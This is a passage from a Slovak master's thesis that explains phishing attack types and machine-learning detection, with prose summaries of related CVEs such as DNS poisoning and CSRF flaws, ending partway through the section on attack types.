Analýza phishingových útokov a návrh proaktívneho riešenia s využitím metód umelej inteligencie

Bc. Martin Kubíček

Diplomová práca
2023

Univerzita Tomáše Bati ve Zlíně
Fakulta aplikované informatiky

Univerzita Tomáše Bati ve Zlíně
Fakulta aplikované informatiky
Ústav informatiky a umělé inteligence

Akademický rok: 2022/2023

ZADÁNÍ DIPLOMOVÉ PRÁCE

(projektu, uměleckého díla, uměleckého výkonu)

Jméno a příjmení:	**Bc. Martin Kubíček**
Osobní číslo:	**A21189**
Studijní program:	**N0613A140022 Informační technologie**
Specializace:	**Kybernetická bezpečnost**
Forma studia:	**Kombinovaná**
Téma práce:	**Analýza phishingových útoků a návrh proaktivního řešení s využitím metod umělé inteligence**
Téma práce anglicky:	**Analysis of Phishing Attacks and Proposal of a Proactive Solution Based on Artificial Intelligence Methods**

Zásady pro vypracování

1. Vypracujte literární rešerši, která mapuje současný stav řešené problematiky.
2. Zdokumentujte vývoj phishingových útoků od historických až po současné.
3. Proveďte analýzu současných řešení zaměřených na boj s phishingem.
4. Udělejte analýzu moderních phishingových útoků.
5. Navrhněte proaktivní řešení s využitím metod umělé inteligence.

Forma zpracování diplomové práce: **tištěná/elektronická**

Seznam doporučené literatury:

1. Hadnagy, C., & Fincher, M. (2015). Phishing dark waters: The offensive and defensive sides of malicious e-mails. John Wiley & Sons.
2. Sonowal, G., & Sonowal, G. (2022). Phishing and communication channels a guide to identifying and mitigating phishing attacks. Apress.
3. Shah, R. K., Hasan, M. K., Islam, S., Khan, A., Ghazal, T. M., & Khan, A. N. (2022). Detect Phishing Website by Fuzzy Multi-Criteria Decision Making. In 2022 1st International Conference on AI in Cybersecurity (ICAIC). 2022 1st International Conference on AI in Cybersecurity (ICAIC). IEEE. https://doi.org/10.1109/icaic53980.2022.9897036.
4. Ghazi-Tehrani, A. K., & Pontell, H. N. (2021). Phishing Evolves: Analyzing the Enduring Cybercrime. In Victims & Offenders (Vol. 16, Issue 3, pp. 316–342). Informa UK Limited. https://doi.org/10.1080/15564886.2020.1829224.
5. Basit, A., Zafar, M., Liu, X., Javed, A. R., Jalil, Z., & Kifayat, K. (2020). A comprehensive survey of AI-enabled phishing attacks detection techniques. In Telecommunication Systems (Vol. 76, Issue 1, pp. 139–154). Springer Science and Business Media LLC. https://doi.org/10.1007/s11235-020-00733-2.
6. Sonowal, G., & Kuppusamy, K. S. (2020). PhiDMA – A phishing detection model with multi-filter approach. In Journal of King Saud University – Computer and Information Sciences (Vol. 32, Issue 1, pp. 99–112). Elsevier BV. https://doi.org/10.1016/j.jksuci.2017.07.005.
7. Alkhalil, Z., Hewage, C., Nawaf, L., & Khan, I. (2021). Phishing Attacks: A Recent Comprehensive Study and a New Anatomy. In Frontiers in Computer Science (Vol. 3). Frontiers Media SA. https://doi.org/10.3389/fcomp.2021.56306.

Vedoucí diplomové práce: **Ing. Milan Oulehla, Ph.D.**
Ústav informatiky a umělé inteligence

Datum zadání diplomové práce: **2. prosince 2022**
Termín odevzdání diplomové práce: **26. května 2023**

UNIVERZITA TOMÁŠE BATI VE ZLÍNĚ
Fakulta aplikované informatiky
L.S.

doc. Ing. Jiří Vojtěšek, Ph.D. v.r.
děkan

prof. Mgr. Roman Jašek, Ph.D., DBA v.r.
ředitel ústavu

Ve Zlíně dne 7. prosince 2022

Prohlašuji, že

- beru na vědomí, že odevzdáním diplomové práce souhlasím se zveřejněním své práce podle zákona č. 111/1998 Sb. o vysokých školách a o změně a doplnění dalších zákonů (zákon o vysokých školách), ve znění pozdějších právních předpisů, bez ohledu na výsledek obhajoby;
- beru na vědomí, že diplomová práce bude uložena v elektronické podobě v univerzitním informačním systému dostupná k prezenčnímu nahlédnutí, že jeden výtisk diplomové práce bude uložen v příruční knihovně Fakulty aplikované informatiky Univerzity Tomáše Bati ve Zlíně;
- byl/a jsem seznámen/a s tím, že na moji diplomovou práci se plně vztahuje zákon č. 121/2000 Sb. o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon) ve znění pozdějších právních předpisů, zejm. § 35 odst. 3;
- beru na vědomí, že podle § 60 odst. 1 autorského zákona má UTB ve Zlíně právo na uzavření licenční smlouvy o užití školního díla v rozsahu § 12 odst. 4 autorského zákona;
- beru na vědomí, že podle § 60 odst. 2 a 3 autorského zákona mohu užít své dílo – diplomovou práci nebo poskytnout licenci k jejímu využití jen připouští-li tak licenční smlouva uzavřená mezi mnou a Univerzitou Tomáše Bati ve Zlíně s tím, že vyrovnání případného přiměřeného příspěvku na úhradu nákladů, které byly Univerzitou Tomáše Bati ve Zlíně na vytvoření díla vynaloženy (až do jejich skutečné výše) bude rovněž předmětem této licenční smlouvy;
- beru na vědomí, že pokud bylo k vypracování diplomové práce využito softwaru poskytnutého Univerzitou Tomáše Bati ve Zlíně nebo jinými subjekty pouze ke studijním a výzkumným účelům (tedy pouze k nekomerčnímu využití), nelze výsledky diplomové práce využít ke komerčním účelům;
- beru na vědomí, že pokud je výstupem diplomové práce jakýkoliv softwarový produkt, považují se za součást práce rovněž i zdrojové kódy, popř. soubory, ze kterých se projekt skládá. Neodevzdání této součásti může být důvodem k neobhájení práce.

Prohlašuji,

- že jsem na diplomové práci pracoval samostatně a použitou literaturu jsem citoval. V případě publikace výsledků budu uveden jako spoluautor.
- že odevzdaná verze diplomové práce a verze elektronická nahraná do IS/STAG jsou totožné.

Ve Zlíně, dne …….

podpis studenta

ABSTRAKT

Táto diplomová práca sa zaoberá popisom phishingových útokov, ich rozdelením, analýzou, ukážkou a možnosťami detekcie. Cieľom práce bolo zistiť, ako phishingový útok vznikol, ako vyzerá, ako prebieha a ako môže byť detegovaný s využitím umelej inteligencie. Výsledkom práce je podrobný popis a rozdelenie phishingových útokov, ukážka a analýza tzv. „phishing kitu“, analýza konkrétnych phishingových útokov spolu s navrhnutím a implementáciou metód umelej inteligencie, ktoré sú schopné phishing efektívne detegovať. Navrhnuté riešenie je unikátne a dosahuje sľubné výsledky.

Kľúčové slová: phishing, strojové učenie, URL, email, útok, detekcia, analýza, phishing kit, súbot dát, features, ensemble, model, klasifikácia

ABSTRACT

This Master’s thesis deals with description of phishing attacks, their classification, analysis, illustration and possibilities of detection. The objective was to clarify, how the phishing was created, how it looks, works and how it can be detected using methods of artificial intelligence. The result of the thesis is detailed description of phishing attack, its classification, illustration and analysis of so called “phishing kits” together with proposition and implementation of artificial intelligence methods, that are able to effectively classify phishing. Proposed solution is unique and achieves promising results.

Key words: phishing, machine learning, URL, email, attack, detection, analysis, phishing kit, dataset, features, ensemble, model, classification

POĎAKOVANIE A PREHLÁSENIE

Chcel by som poďakovať Ing. Milanovi Oulehlovi, Ph.D. za odborné vedenie, cenné rady a čas, ktorý mi poskytoval v priebehu celého procesu tvorby práce.

Ďalej by som chcel poďakovať doc. Ing. Zuzane Komínkovej Oplatkovej, Ph.D, za rady a odporúčania, ktorými mi pomohla prácu dokončiť.

Zároveň prehlasujem, že odovzdaná verzia diplomovej práce a verzia elektronická nahraná do IS/STAG sú totožné.

Práca sa zaoberá modernou témou, v ktorej u viacerých pojmov neexistuje slovenský ekvivalentný výraz s rovnakou sémantikou, preto sú v práci používané aj anglické výrazy.

OBSAH

ÚVOD

Už v začiatkoch internetu sa objavovali prvé pokusy, ako technológiu zneužiť vo svoj prospech či obohatenie. Ľudia sa snažili oklamať iných jednotlivcov alebo organizácie, s cieľom získania informácií, ku ktorým by za normálnych okolností nemali prístup, alebo pre vlastné obohatenie.

V začiatkoch počítačovej kriminality dominovali hlavne mladí hackeri, ktorí sa nelegálne dostávali do počítačových systémov a porušovali bezpečnostné opatrenia len pre zábavu alebo pre demonštráciu svojich technických zručností. S rozvojom digitálnej ekonomiky sa však kriminálne prostredie aj motivácia páchateľov dramaticky zmenili. Vysoké zisky útočníkov v kombinácii s nízkymi rizikami urobili z digitálnych sietí atraktívne prostredie pre rôzne typy ziskovo zameraných zločinov, prosperujúcich z počítačovej kriminality [1].

Jedným z mnohých útokov, ktoré sa v histórii internetu diali a zároveň sú stále veľmi aktuálnou hrozbou je phishing.

Názov Phishing vychádza z anglického slova „fishing“, teda lov rýb, z dôvodu akejsi podobnosti s touto činnosťou. Obeti sa poskytne „nástraha“, ktorá je vytvorená útočníkom tak, že neopatrná obeť útoku nepozná, že ide o „nástrahu“. Následná interakcia obete s touto „nástrahou“ umožní útočníkovi „chytenie“ obete, resp. jej citlivých údajov. Phishing vo všeobecnosti nie je cielený na jednu obeť ale útočník takzvane „rozhodí siete“, s cieľom aby sa návnada dostala k čo najväčšiemu počtu obetí.

Práca sa zaoberá popisom tohto útoku, ukazuje ako útok prebieha z pohľadu útočníka aj obete, prostredníctvom detailnej analýzy viacerých útokov a podvrhnutých webových stránok. Poukazuje na techniky, ktoré útočníci používajú, ale aj na to, ako je možné sa takýmto útokom brániť.

Čoraz viac sa na obranu proti takýmto útokom využívajú metódy umelej inteligencie, ktoré sú schopné na základe určitých znakov rozpoznať či sa jedná o phishingový útok alebo o legitímnu správu.

Práca popisuje postup tvorby a implementáciu metód umelej inteligencie na rozpoznávanie phishingu a spracovanie dát, ktoré sú potom použité na trénovanie a testovanie presnosti týchto metód.


I. TEORETICKÁ ČASŤ

1 LITERÁRNA REŠERŠ, KTORÁ MAPUJE SÚČASNÝ STAV RIEŠENEJ PROBLEMATIKY

1.1 Čo je Phishing

Phishing je automatizovaná forma sociálneho inžinierstva, pri ktorej zločinci využívajú internet alebo telekomunikačné technológie na získavanie citlivých informácií z firiem a jednotlivcov, vydávaním sa za legitímne webové stránky. Vysoký potenciál zárobku (napr. prostredníctvom prístupu k bankovým účtom a číslam kreditných kariet), a jednoduchosť odosielania falošných správ obetiam, viedli k nárastu phishingových útokov v posledných rokoch.

Typický phishingový útok začína e-mailom obeti, údajne od renomovanej inštitúcie, no v skutočnosti od útočníka (phishera). Text správy zvyčajne obsahuje naliehavú informáciu, v snahe odradiť obeť od detailnejšej analýzy. Správa zvyčajne varuje používateľa, že problém musí byť okamžite odstránený a obsahuje hypertextový odkaz na webovú stránku, kde sa vyžaduje prihlásenie pod účtom používateľa. Obeť je ale privedená na sfalšovanú webovú stránku, ktorá má pripomínať oficiálnu webovú stránku určitej inštitúcie. Pri tomto pasívnom útoku webová stránka vyzve obeť, aby zadala informácie o účte (napr. používateľské meno a heslo) a môže tiež požadovať ďalšie osobné údaje, ako napríklad rodné číslo obete, čísla bankových účtov, PIN k bankomatu atď. Tieto informácie sú ihneď po vyplnení odoslané útočníkovi, ktorý ich potom môže použiť na prístup k užívateľským účtom [2].



Obrázok 1 - Priebeh phishingového útoku [8]

1.2 Čo je umelá inteligencia

Umelá inteligencia je simulácia procesov ľudskej inteligencie strojmi, najmä počítačovými systémami.

Vo všeobecnosti systémy AI (Artificial Intelligence – Umelá Inteligencia) fungujú tak, že prijímajú veľké množstvo dát, analyzujú ich a hľadajú korelácie a vzory. Následne používajú tieto vzory na predpovede budúcich stavov. Týmto spôsobom sa napríklad chatbot, ktorému sú poskytnuté príklady textových rozhovorov, môže naučiť vytvárať živé konverzácie s ľuďmi alebo nástroj na rozpoznávanie obrázkov sa môže naučiť identifikovať a opísať objekty na obrázkoch preskúmaním určitého množstva príkladov.

Programovanie AI sa zameriava na tri kognitívne zručnosti: učenie, uvažovanie a autokorekciu.

- **Procesy učenia -** Tento aspekt programovania AI sa zameriava na získavanie údajov a vytváranie pravidiel, ako premeniť údaje na použiteľné informácie. Pravidlá, ktoré sa nazývajú algoritmy, poskytujú výpočtovým zariadeniam podrobné pokyny na dokončenie konkrétnej úlohy.
- **Procesy uvažovania -** Tento aspekt programovania AI sa zameriava na výber správneho algoritmu na dosiahnutie požadovaného výsledku.
- **Autokorekčné procesy -** Tento aspekt programovania AI je navrhnutý tak, aby neustále dolaďoval algoritmy a zabezpečil, aby poskytovali čo najpresnejšie výsledky [9].

V oblasti umelej inteligencie existuje široká škála techník, ako je lingvistika, plánovanie, automatizácia robotických procesov, spracovanie prirodzeného jazyka, rozhodovacia veda atď. Všeobecne je možné pod AI zaradiť nasledujúce pojmy:

- Strojové učenie
- Neurónové siete
- Evolučný výpočet – genetické algoritmy, genetické programovanie
- Vízia – rozpoznávanie objektov, porozumenie obrazu
- Expertné systémy – systémy na podporu rozhodovania, systémy výučby
- Spracovanie reči a spracovanie prirodzeného jazyka – napr. strojový preklad
- Plánovanie – napr. hranie hier [10]

Cieľom práce je rozpoznanie phishingového e-mailu, jedná sa teda o binárnu klasifikáciu. Na tento typ klasifikácie sa ako najpresnejšie v práci ukázali algoritmy strojového učenia ako Random Forest, či K-Nearest Neighbor.

1.2.1 Strojové učenie

Strojové učenie (ML – Machine Learning – Strojové učenie) je oblasť počítačovej vedy, ktorá študuje algoritmy a techniky na automatizáciu riešení zložitých problémov, ktoré sa ťažko programujú pomocou konvenčných programovacích metód. Bežná metóda programovania pozostáva z dvoch odlišných krokov. Vzhľadom na špecifikáciu programu je prvým krokom vytvorenie podrobného návrhu programu, t. j. pevne stanoveného súboru krokov alebo pravidiel na riešenie problému. Druhým krokom je implementácia podrobného návrhu do konkrétneho programu.

Tento prístup je náročný pri mnohých problémoch reálneho sveta, pri ktorých môže byť vytvorenie podrobného návrhu komplikované napriek jasnej špecifikácii. Jedným z takýchto príkladov je zisťovanie rukou písaných znakov na obrázku. V takom prípade je k dispozícii dátová sada pozostávajúca z veľkého počtu obrázkov ručne písaných znakov. Okrem toho sú dátové body (t. j. obrázky) v dátovej sade označené , teda každý obrázok je označený znakom, ktorý obsahuje. Táto označená dátová sada je v podstate súborom príkladov popisujúcich, ako by sa mal program správať. Cieľom je prísť s programom, ktorý dokáže rozpoznať znaky v akomkoľvek (novom) obrázku a nielen tie v súbore dát. Pri konvenčnej metóde by sa najskôr študovali príklady v súbore dát, s cieľom pochopiť, ako obrázky zodpovedajú znakom, a potom by bol vytvorený všeobecný súbor pravidiel na detekciu znakov v ľubovoľnom obrázku. Vytvorenie takéhoto súboru pravidiel môže byť náročné vzhľadom na veľké rozdiely v ručne písaných znakoch.

Algoritmy ML môžu vyriešiť mnohé z týchto ťažkých problémov všeobecným spôsobom. Tieto algoritmy nevyžadujú explicitný podrobný návrh. Namiesto toho sa v podstate učia podrobný návrh zo súboru označených údajov, teda súboru príkladov ilustrujúcich správanie programu. Inými slovami, učia sa z údajov. Čím väčšia je dátová sada, tým sú presnejšie. Cieľom algoritmu ML je naučiť sa model alebo súbor pravidiel z označenej množiny údajov, aby mohol správne predpovedať označenia údajových bodov (napr. obrázkov), ktoré nie sú v množine údajov.

Algoritmy ML riešia problémy nepriamym spôsobom tak, že najprv vygenerujú model založený na spracovaní súboru údajov a potom predpovedajú označenie nového vstupného

údajového bodu vykonaním tohto modelu. Tento prístup je známy ako strojové učenie s učiteľom – supervised learning.

Algoritmy ML majú tendenciu byť presnejšie ako pravidlá vytvorené ľuďmi, pretože berú do úvahy všetky dátové body v súbore dát bez akejkoľvek ľudskej zaujatosti v dôsledku predchádzajúcich znalostí [11].

1.2.1.1 Neurónová sieť

Neurónové siete čerpajú inšpiráciu z procesu učenia prebiehajúceho v ľudskom mozgu. Pozostávajú z umelej siete funkcií nazývaných parametre, ktorá umožňuje počítaču učiť sa a dolaďovať sa pomocou analýzy nových údajov. Každý parameter, niekedy tiež označovaný ako neurón, je funkcia, ktorá vytvára výstup po prijatí jedného alebo viacerých vstupov. Tieto výstupy sú potom odovzdané ďalšej vrstve neurónov, ktoré ich používajú ako vstupy svojej vlastnej funkcie a vytvárajú ďalšie výstupy. Tieto výstupy sa potom prenesú do ďalšej vrstvy neurónov, a tak to pokračuje, kým sa nezohľadní každá vrstva neurónov a terminálne neuróny dostanú svoj vstup. Tieto terminálne neuróny potom vydávajú konečný výsledok pre model [12].

1.2.1.2 Spracovanie prirodzeného jazyka

Spracovanie prirodzeného jazyka (NLP – Natural Language Processing) poskytuje počítaču schopnosti porozumieť textu a hovoreným slovám takmer rovnakým spôsobom, ako to dokážu ľudia.

NLP kombinuje výpočtovú lingvistiku – modelovanie ľudského jazyka na základe pravidiel – so štatistickými modelmi, strojovým učením a modelmi hlbokého učenia. Tieto technológie spoločne umožňujú počítačom spracovávať ľudský jazyk vo forme textových alebo hlasových údajov a „pochopiť“ jeho plný význam, doplnený o zámery a pocity rečníka alebo spisovateľa.

NLP riadi počítačové programy, ktoré prekladajú text z jedného jazyka do druhého, reagujú na hovorené príkazy a rýchlo sumarizujú veľké objemy textu – dokonca aj v reálnom čase.

Na základe toho je NLP schopný pri správnom trénovaní rozpoznať z textu e-mailu alebo správy aspoň s určitou pravdepodobnosťou, či sa jedná o phishing alebo nie [13].

1.3 Typy phishingových útokov

Všetky typy phishingu sú navrhnuté tak, aby pôsobili čo najdôveryhodnejšie. Tieto útoky využívajú fakt, že v dnešnej dobe sa väčšina práce s financiami odohráva v online priestore. Vďaka tomu je phishing jednou z najrozšírenejších hrozieb kybernetickej bezpečnosti, ktorá konkuruje DDoS (Distributed Denial of Service) útokom [4].

Prevažná väčšina (96 %) pokusov o phishing sa uskutočňuje prostredníctvom e-mailu. V minulosti boli zvyčajne tieto e-maily zle formulované a tak sa útočníci spoliehali na to, že aj keď takýto pokus s malým úsilím odošlú veľkému počtu ľudí (napríklad v dávkach státisícov), očakávali, že aj nízka miera odozvy (~0,5 %) stále prinesie stovky obetí. Široké používanie „spamových" filtrov však spôsobilo, že táto „brute force" metodika je čoraz neefektívnejšia a phisheri sa obrátili na pokročilejšie techniky ako sú Business E-Mail Compromise (BEC), Smishing, Vishing, Spear phishing, Whaling a ďalšie [2].

Phishingové útoky je možné rozdeliť do 2 základných kategórií, na základe toho, na čo sa útočníci spoliehajú.

1.3.1 Technical Engineering útoky

Útočníci sa spoliehajú na kvalitu technického riešenia ich útoku. Snažia sa, aby podvod vyzeral čo najdôveryhodnejšie, a obeť tak nepoznala, že sa jedná o podvod. Tento typ útokov je implementovaný tak, aby všetku prácu vykonala obeť. Útočník v podstate po odoslaní „nástrahy" len čaká na výsledky. Útočník pri realizácii takéhoto útoku využíva nielen neznalosť a nepozornosť obetí, ale aj zraniteľnosti prehliadačov alebo e-mailových schránok.

1.3.1.1 Všeobecný e-mailový phishing

V prípade e-mailového phishingového podvodu útočník odošle e-mail, ktorý vyzerá legitímne. Je navrhnutý tak, aby oklamal príjemcu a vo väčšine prípadov obsahuje hypertextový odkaz na podvrhnutú stránku nejakej legitímnej organizácie, kde je obeť vyzvaná, aby zadala informácie do stránky. Vyplnené informácie sú nasledovne odoslané útočníkovi [4].

Klasický e-mailový phishing nie je cielený na jedného človeka, prípadne na malé skupiny jednotlivcov, ale väčšinou je využívaná taktika podobná spamu na oslovenie širokej populácie v rozsiahlych e-mailových kampaniach. Takéto e-maily sú rozposielané čo najväčšiemu počtu ľudí, prípadne cielia na väčšie skupiny ľudí alebo celé organizácie.

Príklad zraniteľnosti v súvislosti s e-mailovým phishingom

CVE-2021-33707

SAP NetWeaver Knowledge Management umožňuje útočníkom vzdialene presmerovať používateľov na ľubovoľné webové stránky a vykonávať phishingové útoky prostredníctvom adresy URL (Uniform Resource Locator – Jednotný lokátor zdroja) [14].

1.3.1.2 Spear Phishing/BEC/Whaling

Na rozdiel od všeobecných phishingových e-mailov, spear-phishingové útoky sa zameriavajú na konkrétnych jednotlivcov v rámci organizácie. Práve kvôli tomu dostal tento útok názov „spear phishing“, ktorý vychádza s anglického výrazu „spear fishing“. Ten označuje rybolov harpúnou, teda rybolov, pri ktorom lovec cieli na konkrétnu rybu. Útočník často zhromaždí informácie o osobe, ako je jej meno, pracovná pozícia a kontaktné údaje, ešte pred začatím útoku, aby mohol daný útok naplánovať s čo najlepšou presnosťou a efektivitou.

Spear phishing vzrástol na popularite, keďže predchádzajúci „jednoduchý“ hromadný phishing nebol až tak úspešný. Využíva rôzne taktiky sociálneho inžinierstva na prispôsobenie a personalizáciu e-mailov pre cielené obete. Môžu byť použité napríklad riadky s predmetom, ktoré by mohli byť pre príjemcov zaujímavé, aby ich prinútili otvoriť správu a kliknúť na odkazy alebo prílohy.

Business Email Compromise (BEC)

BEC nastane, keď útočník pošle e-mail nižšiemu zamestnancovi, zvyčajne niekomu, kto pracuje v účtovnom alebo finančnom oddelení, pričom predstiera, že je generálnym riaditeľom spoločnosti, vysoko postaveným manažérom alebo nadriadeným obete. Cieľom týchto e-mailov je často prinútiť obeť, aby previedla finančné prostriedky na falošný účet. Úspešnosť týchto útokov je vo väčšine prípadov založená na tom, že väčšina zamestnancov má tendenciu nepýtať sa na e-maily svojich nadriadených na pracovisku osobne.

Whaling

Whaling je formou spear phishingu a možno ho považovať za „opak“ BEC. Namiesto zacielenia na jednotlivcov na nižšej úrovni v rámci organizácie sa „kyberzločinci“ zameriavajú na posielanie správ vedúcim pracovníkom na vysokej úrovni, ako sú generálni či oblastní

riaditelia, či CFO (Chief Financial Officer) s cieľom oklamať ich, aby odhalili citlivé informácie a firemné údaje.

V slovenskom jazyku sa na pomenovanie vysoko postavených ľudí niekedy používa slovné spojenie „veľká ryba“. Z tohto pojmu teda vychádza aj názov útoku, kde anglické slovo „whale“ znamená „veľryba“. Títo vysoko postavení jednotlivci majú často prístup k veľkému množstvu citlivých informácií a k citlivým oblastiam siete, čoho sa snažia útočníci využiť [2].

Príklad spear phishingu


CVE-2018-11633

V doplnku MULTIDOTS Woo Checkout for Digital Goods 2.1 pre WordPress sa zistil problém. Ak sa podarí oklamať administrátora, aby navštívil upravenú webovú adresu vytvorenú útočníkom, napríklad prostredníctvom spear phishingu, útočník môže zmeniť nastavenia doplnku. Funkcia woo_checkout_settings_page v súbore class-woo-checkout-for-digital-goods-admin.php nekontroluje wp-admin/admin-post.php proti falšovaniu požiadaviek medzi stránkami, čo umožňuje Cross-site Request Forgery (CSRF) útok [15].

1.3.1.3 Smishing

Smishing je skratka pre „SMS phishing“. SMS (Short Message Service) je „služba krátkych správ“; štandard, ktorý svet používa na posielanie textových správ. Útoky typu Smishing využívajú ako vektor útoku textové správy z telefónu namiesto e-mailov, čiastočne na obídenie SPAM filtrov a na oslovenie väčšieho počtu potenciálnych obetí [2].

Príklad Smishingu



Obrázok 2 - Smishing

V tomto konkrétnom prípade sa jednalo o útok, ktorý ťažil zo situácie, ktorá sa v roku 2023 týkala príspevkov na bývanie v ČR. Odosielateľ pripojil do správy odkaz, ktorý viedol na falošné stránky Ministerstva Práce a Sociálnych vecí. Na týchto stránkach sa od používateľa požadovalo prihlásenie do jeho banky. Po vyplnení prihlasovacích údajov však nedošlo k prihláseniu ale k odoslaniu prihlasovacích údajov útočníkovi. Podrobnejší popis je obsiahnutý v podkapitole 1.4.

1.3.1.4 Pharming

Pharming je typ kybernetického útoku, pri ktorom zločinci presmerujú používateľov internetu, ktorí sa snažia dostať na konkrétnu webovú stránku, na inú, falošnú stránku. Útočníci sa často zameriavajú na webové stránky vo finančnom sektore vrátane bánk, platforiem online platieb alebo stránok elektronického obchodu, pričom ich konečným cieľom je zvyčajne krádež identity.

Ako funguje pharming?

Pharming využíva to, že postupnosť písmen, ktoré tvoria internetovú adresu, ako napríklad www.google.com, musí server DNS (Domain Name System) previesť na IP (Internet Protocol) adresu, aby spojenie pokračovalo.

Pharming útočí na tento proces jedným z dvoch spôsobov:

- Hacker môže poslať škodlivý kód v e-maile, ktorý nainštaluje vírus alebo trójsky kôň do počítača používateľa. Tento škodlivý kód zmení „*hosts*“ súbor počítača (Linux/Mac OS: /etc/hosts, Windows: C:\Windows\System32\Drivers\etc\hosts) tak, aby smeroval návštevnosť miesto zamýšľaného cieľa na falošnú webovú stránku. Pri tejto forme pharmingu – známej ako pharming založený na malware – bez ohľadu na to, či obeť zadá správnu internetovú adresu, podvrhnutý *hosts* súbor ju namiesto toho zavedie na podvodnú stránku.
- Hacker môže použiť techniku nazývanú DNS poisoning. Útočníci upravia tabuľku DNS na serveri, čo spôsobí, že používatelia neúmyselne navštívia falošné webové stránky namiesto legitímnych. Útočníci môžu použiť falošné webové stránky na inštaláciu vírusov alebo trójskych koní do počítača používateľa alebo sa pokúsiť zhromaždiť osobné a finančné informácie na použitie pri krádeži identity.

DNS poisoning môže ovplyvniť značný počet obetí. „Otrava“ sa môže rozšíriť aj na iné servery DNS. Akýkoľvek poskytovateľ internetových služieb (ISP – Internet Service Provider), ktorý prijíma informácie z takto upraveného servera, môže podvrhnutý záznam DNS sa uložiť do vyrovnávacej pamäti na serveroch, čím sa rozšíri do viacerých smerovačov a zariadení.

V prípadoch DNS server poisoning útoku môže mať postihnutý používateľ počítač úplne bez škodlivého softvéru a napriek tomu sa môže stať obeťou. Ani preventívne opatrenia, ako je ručné zadávanie URL alebo vždy používanie dôveryhodných záložiek, nepostačujú, pretože k nesprávnemu prekladu dôjde potom, čo počítač odošle požiadavku na pripojenie [16][17].

Príklady

CVE-2007-1644

Mechanizmus dynamickej aktualizácie DNS v službe DNS Server v systéme Microsoft Windows neoveruje správne klientov v určitých nasadeniach alebo konfiguráciách, čo umožňuje vzdialeným útočníkom meniť záznamy DNS pre webový proxy server a vykonávať útoky typu man-in-the-middle (MITM) na webovú prevádzku, vykonávať pharmingové útoky otravou DNS záznamov a spôsobiť DDoS [18].

CVE-2008-1637

DNS cache poisoning proti populárnemu DNS cache serveru PowerDNS (v roku 2008 tretí najpopulárnejší DNS server, ktorý obsluhoval viac ako 40 miliónov používateľov).

Predajca zakódoval niekoľko bezpečnostných opatrení proti DNS spoofingu (napr. randomizácia zdrojového portu UDP a detekcia falošnej odpovede), ale spoliehal sa na štandardné randomizačné prostriedky jazyka C (rand() a funkcie srand() v <stdlib.h>). Dve populárne stdlib implementácie, glibc (používané s GNU C++ pre Linux/ Unixové systémy) a MSVCRT (používané s MSVC od Microsoftu pre Windows) sa ukázali ako ľahko predvídateľné, čo umožňuje útočníkovi predpovedať dotazy DNS odoslané PowerDNS Recursoru, z ktorých je možné vytvoriť efektívny DNS cache poisoning alebo pharmingový útok [19].

1.3.1.5 Pop-up phishing

Pop-up phishing zahŕňa podvodné správy, ktoré sa používateľom „vyskakujú“ pri surfovaní na webe. V mnohých prípadoch počítačoví zločinci infikujú inak legitímne webové stránky škodlivým kódom, ktorý spôsobuje, že sa tieto kontextové správy zobrazujú, keď ich ľudia navštívia.

Obsah týchto správ je to, čo ich robí takými účinnými. Často zobrazujú nič netušiacemu návštevníkovi webovej stránky nejaké podvodné varovanie, zvyčajne ohľadom bezpečnosti ich počítača. Potom návštevníka vyzvú, aby si stiahol nejaký potrebný nástroj na vyriešenie problému, ako je napríklad antivírusová aplikácia, ktorá sa ukáže ako malware. Prípadne obeť vyzvú aby zavolala na podvodné telefónne číslo pre „podporu“ [20].

Príklad pop-up phishingu

CVE-2008-5915

Nešpecifikovaná funkcia v implementácii JavaScriptu v prehliadači Google Chrome vytvára a odhaľuje „dočasnú stopu“, keď existuje aktuálne prihlásenie na webovú stránku. To uľahčuje útočníkom oklamať používateľa, aby konal na základe podvrhnutej kontextovej správy pop-up okna [21].

Príklad zneužitia

Pri prehliadaní webu na svojom MacBooku používateľ narazil na vyskakovacie hlásenie, ktoré ho upozorňovalo, že sa vyskytol problém s jeho počítačom. Podvodníci za správou pohodlne poskytli telefónne číslo, na ktoré mohol používateľ zavolať.

„Zástupca podpory spoločnosti Apple“ na druhom konci linky vyzval používateľa, aby vytvoril vzdialené pripojenie, aby zástupca mohol diagnostikovať problém. Podvodník dokázal používateľovi ukázať, že platnosť jeho AppleCare vypršala, a povedal mu, že ju potrebuje obnoviť za 499 dolárov. Potom pomohol používateľovi prejsť na webovú stránku, kde mohol zadať číslo svojej kreditnej karty a zakúpiť si obnovenie [20].

1.3.1.6 Evil Twin Phishing

